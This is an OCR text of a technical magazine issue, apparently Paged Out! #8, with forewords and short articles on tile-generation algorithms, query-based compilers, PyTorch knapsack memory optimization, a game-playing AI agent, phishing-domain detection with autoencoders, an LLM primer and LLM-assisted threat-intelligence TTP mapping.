PAGED OUT!

#8 **FEBRUARY** 2026

cover art by Amir Zand / Illustrator-Concept Designer

www.amirzand.art . instagram: @amirzandartist

Paged Out! Institute
https://pagedout.institute/
Issue #8 - February 2026

Hi, here's the bot-in-chief, Aga, with a little foreword.

We definitely have to keep meeting like this!
As per tradition, we have hit another milestone between the last issue and this one, and yeah, it's a big one. The number of total downloads of our issues passed one million! That number is high enough to fry even the most advanced botboard.
And the best thing - that number increases every single day!

Issue #8 that you are reading now will add to that number. It is our biggest issue to date!
Enjoy it, tell your friends about it, visit us at our social media profiles or on Gyn's Discord (gynvael.coldwind.pl/discord).
Take care, and until we meet again!

CFP for Issue #9 is now officially open, deadline: 30 April 2026!

Aga
Editor-in-chief

Oh look, free space! No, really, I think Aga is leaving some for me on purpose (yes, I made the same joke in #6, but I've since heard that a joke gets better the more times you repeat it).
Anyway, a couple of notes from the shop side:
With this issue we introduced CFP deadlines. I was pretty unsure about doing this in the past, with the approach being "we'll publish when we get 50 articles", but I think that was a mistake on my part. I should have known (from how I operate personally) that clear deadlines are a really good motivator to actually get stuff done. And hey, this issue is the largest issue so far, so yeah, point taken.
One more change we're introducing is finally having a web viewer for the issue (with the PDF remaining the main medium). Please note that the current version is "early alpha" and A LOT of features are missing, but you'll finally be able to link to individual articles to share with your friends.
As always, huge kudos to our Paged Out! Institute team, authors, sponsors, designers, and everyone else who made this issue happen!


Gynvael
Project Lead

Paged Out! is published and managed by:
HexArcana Cybersecurity GmbH, Cholenmoosweg 5, 8952 Oberrieden, Switzerland
UID: CHE-427.698.122, WWW: https://hexarcana.ch, email: contact@hexarcana.ch

Main Menu

Main Menu

Breakout Model Synthesis



Breakout Model Synthesis (BMS) is a Constraint Based Tile Generator (CBTG) algorithm that attempts to find realizations of tile placements on a 2D or 3D grid given nearest neighbor tile constraints. The class of CBTG solvers can aid in game asset development or artistic creation. Breakout Model Synthesis (BMS) is an extension to the Wave Function Collapse (WFC) algorithm to allow it to recover from bad choices and re-use work.

The idea is to start from an indeterminate grid, where each grid cell has the possibility of holding any tile. A grid cell location is chosen and a tile is fixed at that location. Once a tile has been chosen, neighboring tiles might themselves not have a valid neighbor anymore and so can be removed from consideration. Once this process is repeated until no more tiles can be removed, we're said to be in an *arc consistent* state.

We proceed in rounds, where each round fixes a tile and then propagates constraints until arc consistency. Rounds are continued until a complete solution is found or a contradiction is encountered. If a contradiction is encountered, BMS stochastically backtracks to attempt to recover.

To stochastically backtrack, BMS chooses a small region, R, near the contradiction point and then "softens" it by reverting the region back to a beginning state. Here, the beginning configuration, P, is the state after initial setup constraints and initial constraint propagation has been done but before the search has started.

After softening, the algorithm proceeds as normal, continuing its attempt to find a resolution. To avoid getting into cycles, some level of user-defined randomness can be added as a meta parameter for tile resolution choice and locations for softened regions.


With BMS, large configurations can be discovered with a minimum of setup. WFC suffers from contradiction sensitivity, needing to restart after a single contradiction has been encountered, whereas BMS can recover from a contradiction by stochastically backtracking through reversion of a localized region around the contradiction point.

The backtracking by localized reversion works well for tile constraints that have local correlations. For constraints that have long range implications, BMS can have difficulty finding full resolutions. CBTG algorithms of this flavor, such as WFC, all have similar problems as they are mostly local solvers without taking into account longer range correlations.

```
BreakoutModelSynthesis(block B) {
  Init B fully indeterminate
  Apply setup restrictions to B
  Constraint propagate until B
    is Arc Consistent (AC)
  if (contradiction) return fail
  P = B
  while (B not fully resolved) {
    B' = B
    Choose tile & cell to resolve in B
    Constraint propagate until B is AC
    while (contradiction) {
      B = B'
      Find subregion, R, to soften
      Revert region R in B back to P
      Constraint propagate until B is AC
    }
  }
  return B
}
```

BMS was introduced in Hoetzlein's *just_math* project. WFC was developed by Gumin, based on the more general algorithm by Merrell called *Modify in Blocks Model Synthesis*.

The tilesets used for the above runs are: *Pill Mortal* (CC0), *1985* by Adam Saltsman (public domain), *Overhead Action RPG Overworld* by LUNARSIGNALS (CC-BY-SA3.0), *Minirogue* by Kingel (CC-BY-SA4.0), *Two Bit Micro Metroidvania* by 0x72 (CC0).


TMP.OUT
tmpout
tmpout
tmpout
tmpout
tmpout.sh
tmpout.
tmpout.
tmpout.
tmpout.
tmpout.sh
tmpout.sh
tmpout.sh
tmpout.sh
tmpout.sh
*NIX
ELF
VX


PHRACK
e-zine
x0^67^aMi5H^iMP!
.:.: PHRACK 40TH ANNIVERSARY EDITION :.:.
phrack.org

Compiler Education Deserves a Revolution




Figure 1: Batch Compiler

Crack open any compiler tome from the last century and you'll find some variant of the same architecture. A pipeline that runs each pass of the compiler over your entire code before shuffling its output along to the next pass. The pipeline halts at the first error, throwing away any work that's been completed.

Crack open any compiler, written this millennium, and you'll find nothing of the sort. A silent shift has occurred in compiler architecture. Modern compilers almost unilaterally use a query based model.

Rather than run each pass to completion, compilation is structured as a series of queries depending on each other. You don't call lexing and then parsing. You ask the compiler "what does the parsed syntax tree of this file look like?" and the compiler goes off and lexes the file as part of answering your enquiry. Compilation no longer stops at the first error. An error in one query does nothing to block another, allowing us to collect multiple errors or even ignore errors in unrelated portions of our code.

Query based compilation is motivated by two factors: incremental reuse and Integrated Development Environments (IDEs). As languages have grown more featureful, compilers have taken on more work to keep up. It's increasingly important that compilers work incrementally, determining the code that has changed since last compilation and only recompiling changed code. The query model helps with this because each query tracks what queries they depend upon. If all a query's dependents are unchanged, we know the output of the query is unchanged and we can reuse its cached value.

IDEs are only growing in popularity. Especially with the arrival of the Language Server Protocol (LSP) bringing IDE features to your favorite editor (unless your favorite editor is nano; very sorry about that). With this rise in popularity, the way we use compilers has changed. Our usage is more fine grained than before. We don't want to know the types of our whole program, just the type of the function we're looking at right now. I don't need the definition of every variable in my program, just the definition of the variable under my cursor.




Figure 2: Query Based Compiler

Queries also help us here. We can construct queries that run over a single function, or even a single variable, and they'll only depend on the queries for that function. Executing the minimal set of queries for our function allows us to answer queries faster. This is important for IDEs because the user is sitting there waiting for the compiler to get back to them. The faster we can answer, the better and queries let us do the minimal amount of work to answer.

Query based compilers are all the rage: Rust, Swift, Kotlin, Haskell, and Clang all structure their compilers as queries. If you want to learn how these new optimal incremental compilers work, however, you're hard pressed to find resources. Let this be your call to action: persuade your professors, pester your local PL passionates, phone your representatives. We need more educational material on query-based compilers.

When PyTorch builds a computation graph of your ML model, it tries many different things to make it fast and memory efficient. One technique is to take a joint forward and backward computation graph and choose which operations should be saved (stored in a memory and reused) and which operations should be recomputed.

Each operation takes some time to run and takes up some memory if stored, and we can only use a limited amount of memory.

dp_knapsack

Currently, the default implementation in PyTorch for choosing which ops to save and which to recompute is dp_knapsack, which is a dynamic programming approach to solving 0/1 knapsack. It provides an exact solution, and for most of the time you don't need anything faster and less memory hungry. But it has a few inefficiencies, because to get a result, we have to allocate a full 2D table of shape=(number of items, max_weight), which is not great.

We computed max possible value of these 4 elements

i	v	w
1	5	4
2	4	3
3	3	2
4	2	1
Capacity=6		

i \ w	0	1	2	3	4	5	6
0	0	0	0	0	0	0	0
1	0	0	0	0	5	5	5
2	0	0	0	4	5	5	5
3	0	0	3	4	5	7	8
4	0	2	3	5	6	7	9

But we don't know which elements we should use to get value=9

We also need to backtrack through the whole table to retrieve which elements we should store :(

i	v	w
1	5	4
2	4	3
3	3	2
4	2	1
Capacity=6		

i \ w	0	1	2	3	4	5	6
0	0	0	0	0	0	0	0
1	0	0	0	0	5	5	5
2	0	0	0	4	5	5	5
3	0	0	3	4	5	7	8
4	0	2	3	5	6	7	9

9 is different than 8 above, so item number 4 was chosen
Weight of item 4 is 1 (column w), so capacity left is 6 - 1 = 5
Move to column w=5 and 1 row up to item number 3
7 is different than 5 above, so item number 3 was chosen
Weight of item 3 is 2 (column w), so capacity left is 5 - 2= 3
Move to column w=3 and 1 row up to item number 2
4 is different than 0 above, so item number 2 was chosen
Weight of item 2 is 3 (column w), so capacity left is 3 - 3 = 0
Move to column w=0 and 1 row up to item number 1
0 is not different than 0 above, so item number 1 was not chosen

Optimization #1 - sliding window

Chillee (Horace He) who originally worked on memory planning in PyTorch left a note in the DP knapsack solver code, saying "this memory can be optimized with sliding window trick + Hirschberg trick".

Window trick means that instead of building a full DP table, we slide over a table and use only previous row and current row. When moving to the next row, the next becomes the new current and the old current becomes the previous row. This improvement alone would be enough if we want to just compute the max value of items within a given capacity. But we need to know which items add up to this max value - which items we should store. That's why Horace suggested using a sliding window together with Hirschberg algo.

Optimization #2 - Hirschberg algorithm

It is a divide and conquer approach, kinda similar to quicksort, because you split problem into smaller ones, solve them and continue splitting until you solve the whole problem. The main benefit of Hirschberg trick for us is that it gets rid of backtracking.

stack: 3-element tuples
(start item index, end item index, memory capacity)

initialize stack with: [(0, 4, 6)] ← 6, not 5, to handle 0 weight index arithmetic easier
take first element of stack
split in index 2
left items: [2 , 3]
right items: [0 , 1]

i \ w

left dp table	0	1	2	3	4	5	6
i=3, v=3, w=2	0	0	3	3	3	3	3
i=4, v=2, w=1	0	2	3	5	5	5	5

dp for left items: 0, 2, 3, 5, 5, 5, 5

i \ w

right dp table	0	1	2	3	4	5	6
i=1, v=5, w=4	0	0	0	0	5	5	5
i=2, v=4, w=3	0	0	0	4	5	5	5

dp for right items: 0, 0, 0, 4, 5, 5, 5
reverse the right dp, because if we will allocate N memory to right, then we can allocate only capacity - N to left
dp for right items: 5, 5, 5, 4, 0, 0, 0
elementwise sum dp left and right to pick the best memory split:
dp left = 0, 2, 3, 5, 5, 5, 5
+
dp right = 5, 5, 5, 4, 0, 0, 0
=
5, 7, 8, 9, 5, 5, 5
best memory split: 3

left capacity = 4
right capacity = 3
stack: [(0, 2, 4), (3, 4, 3)]

take first the last element of stack: (3, 4, 3)
(now let's omit computation,
because you already know how to compute DP rows)
dp left = 0, 2, 2, 2
dp right = 3, 3, 0, 0
elementwise sum = 3, 5, 2, 2
stack: [(0, 2, 4), (2, 3, 3), (3, 4, 1)]
take first the last element of stack: (3, 4, 1)
length 1, let's see if we should save or recompute this item
i=4, v=2, w=1
w=1 <= capacity=1
save!
...

These two optimizations result with 20x less peak RAM usage and they are now implemented on the main branch of PyTorch as dp_knapsack_sliding_hirschberg :)))

This article was originally published on my blog, in a bit longer form. Knapsack problem image based on RDSEED's image in Wikipedia, CC-BY-SA-4.0 licensed

AgentRoam: Playing Open-World Games with Multimodal Models

Introduction

AgentRoam is a multimodal agent that can explore open-world games (Cyberpunk 2077, by CD Projekt RED and Watch Dogs 2, by Ubisoft) by controlling player movement, cameras and even taking selfies. The project was developed to test out different LLM observability platforms, but along the way spun into a passion project for exploring open-world game environments with Claude, GPT and Llama.




Figure 1 – Marcus takes a selfie in Ubisoft's Watch Dogs 2 with AgentRoam

Methods

This was a project with specific constraints, as we had no gaming PC. While we experimented with physically controlling an Xbox controller via home automation tools, we found this costly and challenging. Our final method was to use Better xCloud alongside Python scripts to handle keyboard taps, simulating a controller. This allowed for more reliable gameplay and greater flexibility of what we could control in terms of movement and cameras.

Open-World Games

As fans of open-world RPGs, our initial experiments focused on exploring Cyberpunk 2077's Night City as well as Watch Dogs 2's compressed version of San Francisco. However, we believe our approach is extensible to other open-world games.

Architecture

The architecture for the project is shown within Figure (2). We use multimodal models, passing a prompt input describing whether we want the model(s) to freeroam, or follow a game's mini-map. Per prompt, we send 1-2 screenshots of the game screen to model(s). We receive from each model(s) a three-part output, indicating its **chosen action, length and reasoning (why it chose the action).**




Figure 2 – Architecture of AgentRoam.

The actions the model(s) can take are moving UP/DOWN/LEFT/RIGHT, tweaking the camera position or taking a photo (either a screenshot or in-game camera app) The outputs from the model(s) are sanitized, then carried out in-game via a virtual controller in Python. Outputs are logged via different observability platforms (Langfuse and Langtrace) to monitor performance.

Findings

Enforcing Rules with Models

We found that developing different prompts for each model improved performance. For example, while Llama 4 Maverick would often structure its actions incorrectly. We therefore had to add numerous rule reinforcements into prompts, such as:

```
FINAL RULE: DO NOT PREPEND YOUR ACTION WITH 'ACTION:'
SUBMIT ONLY THE MOVEMENT:LENGTH:REASONING
```

Figure 3 – Reinforcing rules with Llama 4 Maverick

Helping Models Navigate an Open World

At first, we gave the multimodal just one image of the in-game world but found that it struggled to understand if it was stuck. We observed a behavior where model(s) repeatedly might send the player ricocheting off opposite walls. As such, we switched to providing two images, the current screen and previous screen sent, as well as the five most recent outputs from the model(s) to help it understand its history of actions.

Challenges with Observability

To record model telemetry, we used both Langfuse and Langtrace. We observed bugs with both platforms including differing model support and/or documentation issues, which unfortunately did hinder to some extent our ability to deeply analyse our data. However, we will continue to trial both tools alongside others and are grateful for the free options provided by both platforms.

Next Steps

We will continue to build out AgentRoam in new games. Following along @ **www.agentroam.dev**.

Class Struggle

Attempts to classify domain names using classifiers trained on raw datasets have been discussed as much as using regular expressions to parse HTML, so let's add a few more words.

Where is my data?

I want to find domains similar to those on the CERT Polska warning list [1]. Obtaining a representative set of legitimate domains, e.g. from The Majestic Million [2], is unrealistic. As a result, if I wanted to use any classifier, my training dataset:

- is radically unbalanced - phishing domains (the ones I'm interested in) are extremely rare compared to legitimate ones,
- since the legitimate class would be artificially constructed, my classifier might label as phishing domains it has never seen before in training.

One might think that a classifier with an overrepresentation of the expected domain type will correctly label them and recognize the rest as another class. Unfortunately, classifiers that learn to separate feature spaces without counterexamples may push the decision boundary arbitrarily far to minimize loss. This is like a diagnostic test labeling everyone as sick - it achieves 100% sensitivity, finding all the truly sick.

You can observe this even in a simple example with a FF MLP network reproducing the XOR problem [3].




Figure 1: Complete XOR (left) and the decision boundary with an incomplete training set.

Autoencoders to the rescue

An autoencoder [4] is a neural network that learns to reconstruct its training input. The encoder compresses data into a hidden representation z, and the decoder tries to reconstruct the original input from it. The model is trained without labels by minimizing the reconstruction error [5].

Thus, it doesn't need counterexamples; it doesn't learn decisions but representations.

During inference [6], we pass new data through the network and measure the reconstruction error - a large value means that the sample is different from the training data. The inner layer z serves as an embedding - a compact representation of the data structure.

Yet EDA - on limitations

Phishing domains are often created to resemble legitimate ones. Training on the entire corpus would result in an autoencoder that reconstructs legitimate domains.

I must restrain my ambitions. To do this, I perform EDA [7] through clustering [8].

From the dataset, I select the cluster(s) of interest - in my case, domains with certain characteristics [9].

Preprocessing FTW

For the autoencoder to understand the data, it must be vectorized. Counting lengths, dashes, etc., loses semantic information, so I used TF-IDF statistics [10] on n-grams [11].

The TF-IDF vectorizer doesn't preserve positional information or relationships between n-grams. We can enforce minimal positional awareness by positional n-grams through adding start and end markers [12].

Metrics and GOTO EDA

How to choose hyperparameters? I'm not a scientist, so I do it empirically. For network layer dimensions, remember that an autoencoder should compress the representation - a bottleneck is necessary [13]. Typically, if your validation loss increases while training loss decreases, you've trained too long or your model is too large [14].

A nice feature of the autoencoder is that we can apply PCA [15] to its embeddings and try to infer what the autoencoder has learned.

You can find the repository with runnable code here: https://github.com/artur-augustyniak/class_struggle/.




Figure 2: A small AE forced to learn classes (left) and a larger one capable of generalization. In each case, we are interested in the overlap between validation and training embeddings.

1 https://cert.pl/en/warning-list/
2 https://majestic.com/reports/majestic-million
3 https://github.com/artur-augustyniak/class_struggle/blob/main/notebooks/xor_nn_decission_boundary.ipynb
4 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/3_autoencoder_train_eval_inference.ipynb?short_path=827cbee#L608
5 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/3_autoencoder_train_eval_inference.ipynb?short_path=827cbee#L741
6 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/3_autoencoder_train_eval_inference.ipynb?short_path=827cbee#L916
7 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/1_eda.ipynb
8 https://scikit-learn.org/stable/modules/generated/sklearn.cluster.HDBSCAN.html
9 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/2_eda_based_data_selection.ipynb
10 https://scikit-learn.org/stable/modules/generated/sklearn.feature_extraction.text.TfidfVectorizer.html
11 https://en.wikipedia.org/wiki/N-gram
12 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/3_autoencoder_train_eval_inference.ipynb?short_path=827cbee#L498
13 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/3_autoencoder_train_eval_inference.ipynb?short_path=827cbee#L56
14 https://github.com/artur-augustyniak/class_struggle/blob/2287420fa8b5882b3fc603b6660bb50810b764f1/notebooks/3_autoencoder_train_eval_inference.ipynb?short_path=827cbee#L707
15 https://scikit-learn.org/stable/modules/generated/sklearn.decomposition.PCA.html

LLM Starter: a quick tour through LLM-related topics for hobbyists

Large Language Models are **deep neural networks** (i.e. NNs with multiple hidden layers) trained on vast text **corpora** (i.e. datasets used for training) to predict the next token in a sequence, enabling them to generate human-like text. The term *large* in LLMs refers to their massive number of parameters (billions) and to the enormous datasets used for their training, encompassing terabytes of text data. This scale allows them to achieve **emergent abilities** like reasoning and instruction-following that appear only when models reach sufficient size.

What are parameters? These are mostly **weights and biases** within the model's neural network. There are also externally configurable **hyperparameters** that guide how the model learns or generates text, e.g., **temperature** (controls randomness/creativity), **top-p** and **top-k** (controls vocabulary selection), **max tokens** (limits response length) or **frequency/presence penalty** (discourages word repetition).

At the heart of virtually all modern LLMs lies the **transformer architecture**, introduced in Vaswani et al.'s 2017 *Attention is All You Need*. The **self-attention mechanism** proposed there enabled more efficient training on GPUs and TPUs via parallelization, which in turn contributed to the exponential growth of LLMs. Further advancements in the field include employing a **decoder-only transformer architecture**, which utilizes only the decoder portion of the original transformer design. The advantages are better scalability, simplified and more stable training, and design tailored for common LLM applications like chatting, storytelling or code completion. The original transformer design seemed to be better suited for text translation and summarization (do you remember *BART* and *T5* models?), but eventually, it was replaced by decoder-only models enhanced with **Mixture-of-Experts** designs. MoE is a simple way to use only parts of the model, with the parts chosen according to the input. The key goal is to reduce computing cost by querying a small subset of the experts.

The largest and most capable LLMs are **generative pre-trained transformers**, meaning they were trained using a method described in Radford et al.'s 2018 *Improving Language Understanding by Generative Pre-Training*. The training pipeline is divided into two stages. The first stage (**unsupervised pre-training**) involves learning a high-capacity language model on a large corpus of text. It establishes the model's fundamental language capabilities, world knowledge, and reasoning skills through a simple yet scalable training objective: given a sequence of tokens, predict the next token. Pre-training requires massive computational resources - often thousands of GPUs/TPUs running for months. This is followed by a **supervised fine-tuning** stage, where the model is adapted to a discriminative task with labeled data.

To align the model with human preferences, an additional stage is often employed, which incorporates qualitative feedback. In this process, human raters evaluate multiple model responses to the same prompt, creating a reward model that learns to distinguish preferred responses. The LLM is then fine-tuned using reinforcement learning to maximize these reward signals, resulting in outputs that are more helpful, harmless, and honest according to human judgment. This training stage is called **Reinforcement Learning from Human Feedback**. The key difference from supervised fine-tuning is that SFT teaches the model *what* to say, while RLHF teaches it *how* to say it in a way that humans prefer.

Early LLMs (including models by OpenAI and Google) were trained on *BookCorpus*, an illegally acquired dataset consisting of around 7,000 self-published books (~4.61 GiB). Other historically noteworthy datasets are *1 Billion Word Language Model Benchmark* (~1.7 GiB) and *WebText* (~40 GiB). Corpora used to train modern LLMs include *Common Crawl* (~386 TiB), *Colossal Clean Crawled Corpus* (*C4* for short, ~40 TiB), and *The Pile* (~886 GiB). The size is not the only factor influencing data usefulness. Cleaned and deduplicated datasets tend to be more useful, though smaller in size. Datasets used for fine-tuning are even smaller. By the way, some studies suggest high-quality language data may be depleted before 2026, potentially limiting future scaling (Villalobos et al.'s 2024 *Will we run out of data? Limits of LLM scaling based on human-generated data*).

How to assess the model's performance? Benchmark! Traditional benchmarks measure performance on specific tasks including general language understanding (*MMLU*, *TruthfulQA*, *HellaSwag*, *BBH*), reasoning (math problems: *GSM8K*, *MATH*, *CMath*, coding: *HumanEval*, *MBPP*), specialized domain knowledge, safety (red-teaming), alignment (bias measurements). A more practical approach includes the **LLM-as-a-judge** technique, where more powerful LLMs assess outputs of smaller models, but also the evaluation of non-functional requirements such as *latency* (response time), *throughput* (requests processed per second), and *cost per inference*.

Do you want to play with LLMs at home? Install **PyTorch** and **Transformers**, and run the following code (it worked on my i3-3110M with 8 GB RAM, no GPU!):

```
import torch; from transformers import \
AutoTokenizer as t,AutoModelForCausalLM as m
n="deepseek-ai/deepseek-coder-1.3b-instruct"
tokenizer=t.from_pretrained(n, \
trust_remote_code=True)
model=m.from_pretrained(n, \
trust_remote_code=True,dtype=torch.bfloat16)
msgs=[{'role':'user','content':
"write a quine in python."}]; r = "pt"
i=tokenizer.apply_chat_template(msgs, \
add_generation_prompt=True,return_tensors=r)
out=model.generate(i,max_new_tokens=512)
print(tokenizer.decode(out[0][len(i[0]):]))
```

LLMs as Cyber Threat Intelligence Assistant

You get a report about recent campaign or activity and need to pull TTPs from it. So, you open CISA's good practices for MITRE ATT&CK mapping[1], the MITRE ATT&CK matrix, and start reading the report two or three times, trying not to omit any TTP.

Sounds familiar? But what if we could use LLM for that…?

1. Prompt engineering

I started with GPT-5 and began crafting "the perfect prompt".

First, I placed GPT-5 into the role of Cyber Threat Intelligence Analyst. Then, I explained the task and pointed it to the MITRE[2] as the source. I used one-shot prompting to provide a simple example.

As a sample for the test, I used a portion of the CISCO Talos report about Qilin ransomware group[3]. GPT-5 performed well, but omitted text that did not explicitly mention TTPs.

So, I revised the prompt, adding more details, requesting it to include the entire text in the response and inject identified TTPs directly into the text. This significantly improved the result. Then, I refined the structure again and requested GPT-5 to **bold** identified TTPs and include them in a **table.**

This worked, but one issue remained: GPT-5 consistently misidentified **T1484**, which should be *Domain or Tenant Policy Modification*, according to MITRE[4]. Even when pointing GPT-5 to the MITRE GitHub repository, it still named it incorrectly. Then, I added a request of adding URLs to MITRE techniques in the output table, which improved clarity but did not resolve the mislabeling.

2. Comparing Models

I compared GPT-5, Gemini 2.5 Pro, Claude Sonnet 4.5, and Microsoft Copilot version available in November 2025, using the same prompt that has been used above. Each model used the same extended sample text from CISCO report. CISCO includes a TTP summary table in their Qilin report, so I used it as a reference.

GPT-5 achieved the best results, but with accuracy only slightly above **50%**. This is not reliable enough. I needed a better approach.

CISCO listed 23 TTPs in the report				
	GPT-5	**Copilot**	**Gemini**	**Claude**
Identified TTPs	20	23	21	26
Match with CISCO	11	9	9	13

2.1. Rethinking the Goal

I tried different prompts, also with XML tags and yet I could not get close to **100%** accuracy… I took two steps back to rethink the whole idea and I realized that:

1. I do **not** actually need text with injected TTPs.
2. Differences between human and LLM output do **not** automatically mean that the LLM failed.

The **table of TTPs** is what matters and if something needs clarification, I can still manually refer to the report. That is why descriptions from the report need to be present in the table.

Humans miss TTPs, LLMs miss TTPs. Humans may see TTPs where they should not, LLMs may do the same. Both can fall into cognitive bias. The goal is to have a *reliable assistant*, not a perfect replacement.

3. Trying Again

I slightly modified the prompt and used **GPT-5 with Extended Reasoning**. I included contextual guidance, CISA's best practices[1], and emphasized reasoning over keyword matching.

I tested this prompt against various sources (CISA, Rapid7, CISCO Talos) and the results are quite different. The best outcome was achieved when analyzing CISA report (14 out of 19 identified TTPs were also identified by CISA). In all cases the accuracy did not go below **50%**.

Then, I changed the way I provide LLM with examples. Instead of providing the text, I added linked examples from CISCO, Trend Micro, and CISA to demonstrate expected TTP reasoning patterns.

